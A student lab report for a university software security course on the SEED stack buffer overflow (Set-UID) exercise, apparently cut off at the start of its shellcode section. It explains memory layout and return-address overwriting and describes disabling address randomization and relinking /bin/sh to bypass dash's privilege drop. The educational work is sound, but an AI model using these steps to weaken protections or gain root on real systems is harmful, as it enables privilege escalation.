
Software Security Lab Report

for

Buffer Overflow Attack (Set-UID Version)

Submitted To

Md. Iftekharul Alam Efat

Assistant Professor

Institute of Information Technology (IIT)

Noakhali Science and Technology University

Submitted by

Ishrat Jahan Rintu (BFH1925002F)

Prosanto Deb (ASH1925005M)

Abdullah Alif (ASH1925009M)

Md. Alamgir Hossain (ASH1925016M)

Md. Rokonuzzaman (ASH1925018M)

Date of Submission: 28/02/2023

Table of Contents

Table of Contents	ii
1. Introduction.....	1
1.1 Program Memory Layout.....	1
1.2 Stack and Function Invocation.....	1
1.3 Buffer Overflow.....	3
1.4 Exploiting a Buffer Overflow Vulnerability	4
2. Setup for Our Experiment	4
2.1 Turning Off Countermeasures	4
3. Getting Familiar with Shellcode	9
3.1 The C Version of Shellcode	9
3.2 32-bit Shellcode	10
3.3 64-bit Shellcode	11
3.4 Invoking the Shellcode.....	12
4. Understanding the Vulnerable Program	12
4.1 Compilation.....	14
5. Launching Attack on 32-bit Program	15
6. Defeating dash's Countermeasure.....	19
7. Defeating Address Randomization	20
8. Turn on the StackGuard Protection	22
9. Turn on the Non-executable Stack Protection	22

Table of Figures

Figure 1 Program Memory Layout	1
Figure 2 Layout for a function's stack frame	2
Figure 3 C Program for Demonstration	2
Figure 4 Buffer Overflow	3
Figure 5 Insert and Jump to malicious code	4
Figure 6 Address Space Randomization	5
Figure 7 Checking Address Space Randomization.....	5
Figure 8 Random Addresses	6
Figure 9 Turning Off Random Addresses.....	6
Figure 10 Same Addresses.....	7
Figure 11 Configuring /bin/sh.....	8
Figure 12 Configuration.....	8
Figure 13 C Version of Shell Code.....	9
Figure 14 32-bit Shellcode.....	10
Figure 15 Assembly Language output	10
Figure 16 64-bit Shellcode.....	11
Figure 17 Assembly Language Output	11
Figure 18 C Program with binary code.....	12
Figure 19 Given C Program.....	13
Figure 20 Initial Testing.....	13
Figure 21 Facing Buffer Overflow	14
Figure 22 Compilation	14
Figure 23 Permission Granted	15
Figure 24 Showing Segmentation Fault.....	15
Figure 25 Debugging the code	16
Figure 26 Setting Breakpoint	16
Figure 27 Finding the starting index	17
Figure 28 Matching the breakpoint with the code	17
Figure 29 Python File Configuration	18
Figure 30 Taking Root Permission	18
Figure 31 Final Output with malicious code.....	19
Figure 32 Change back to dash.....	20
Figure 33 Instruction to defeat dash.....	20
Figure 34 Address Randomization.....	20
Figure 35 Shell program with infinite loop.....	21
Figure 36 Output as Expected.....	21
Figure 37 After Turning on Stack Guard and non-executable stack protection	22

1. Introduction

1.1 Program Memory Layout

To fully understand how buffer overflow attacks work, we need to understand how the data memory is arranged inside a process. When a program runs, it needs memory space to store data.

- Text segment: stores the executable code of the program.
- Data segment: stores static/global variables that are initialized by the programmer.
- BSS segment: stores uninitialized static/global variables.
- Heap: The heap is used to provide space for dynamic memory allocation. This area is managed by malloc, calloc, realloc, free etc.
- Stack: The stack is used for storing local variables defined inside functions.




Figure 1 Program Memory Layout

1.2 Stack and Function Invocation

Buffer overflow can happen on both stack and heap. But in this lab we focus on the stack based buffer overflow.




Figure 2 Layout for a function's stack frame




Figure 3 C Program for Demonstration

1.3 Buffer Overflow

As can be seen in Figure 4, the region above the buffer includes critical values, including the return address and the previous frame pointer. The return address affects where the program should jump to when the function returns. If the return address field is modified due to a buffer overflow, when the function returns, it will return to a new place. Several things can happen.

- First, the new address, which is a virtual address, may not be mapped to any physical address, so the return instruction will fail, and the program will crash.
- Second, the address may be mapped to a physical address, but the address space is protected, such as those used by the operating system kernel; the jump will fail, and the program will crash.
- Third, the address may be mapped to a physical address, but the data in that address is not a valid machine instruction (e.g. it may be a data region); the return will again fail and the program will crash.
- Fourth, the data in the address may happen to be a valid machine instruction, so the program will continue running, but the logic of the program will be different from the original one.




Figure 4 Buffer Overflow

1.4 Exploiting a Buffer Overflow Vulnerability




Figure 5 Insert and Jump to malicious code

2. Setup for Our Experiment

2.1 Turning Off Countermeasures

Modern operating systems have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first.

2.1.1 Address Space Randomization

Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks.



Figure 6 Address Space Randomization



Figure 7 Checking Address Space Randomization




Figure 8 Random Addresses




Figure 9 Turning Off Random Addresses

The screenshot shows a desktop environment with a terminal window open. The terminal window title is "seed@VM: ~". Inside the terminal, the command "ldd /bin/sh" is run repeatedly, and each execution returns identical results. The results show that the program "linux-vdso.so.1" has a memory address of 0x00007ffff7fce000, and the library "libc.so.6" is linked to "/lib/x86_64-linux-gnu/libc.so.6" at address 0x00007ffff7da1000. This indicates that the victim program is using a shared library instead of its own binary code.

```
[02/27/23]seed@VM:~$ ldd /bin/sh
    linux-vdso.so.1 (0x00007ffff7fce000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7da1000)
    /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
[02/27/23]seed@VM:~$ ldd /bin/sh
    linux-vdso.so.1 (0x00007ffff7fce000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7da1000)
    /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
[02/27/23]seed@VM:~$ ldd /bin/sh
    linux-vdso.so.1 (0x00007ffff7fce000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7da1000)
    /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
[02/27/23]seed@VM:~$ ldd /bin/sh
    linux-vdso.so.1 (0x00007ffff7fce000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7da1000)
    /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
[02/27/23]seed@VM:~$ ldd /bin/sh
    linux-vdso.so.1 (0x00007ffff7fce000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7da1000)
    /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
[02/27/23]seed@VM:~$ ldd /bin/sh
    linux-vdso.so.1 (0x00007ffff7fce000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7da1000)
    /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
[02/27/23]seed@VM:~$ ldd /bin/sh
    linux-vdso.so.1 (0x00007ffff7fce000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7da1000)
    /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
[02/27/23]seed@VM:~$
```

Figure 10 Same Addresses

2.1.2 Configuring /bin/sh

In the recent versions of Ubuntu OS, the /bin/sh symbolic link points to the /bin/dash shell. The dash program, as well as bash, has implemented a security countermeasure that prevents itself from being executed in a Set-UID process. Basically, if they detect that they are executed in a Set-UID process, they will immediately change the effective user ID to the process's real user ID, essentially dropping the privilege.

Since our victim program is a Set-UID program, and our attack relies on running /bin/sh, the countermeasure in /bin/dash makes our attack more difficult. Therefore, we will link /bin/sh to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in /bin/dash can be easily defeated). We have installed a shell program called zsh in our Ubuntu 20.04 VM. The following command can be used to link /bin/sh to zsh:




Figure 11 Configuring /bin/sh





Figure 12 Configuration

3. Getting Familiar with Shellcode

The ultimate goal of buffer-overflow attacks is to inject malicious code into the target program, so the code can be executed using the target program's privilege. Shellcode is widely used in most code-injection attacks. Let us get familiar with it in this task.

3.1 The C Version of Shellcode




A screenshot of a Linux desktop environment. On the left is a dock with icons for a terminal, file manager, and other applications. A file browser window is open, showing a folder named 'seed' containing a file named 'ShellProgram.c'. The file content is displayed in a text editor window:

```
1 #include <stdio.h>
2 int main() {
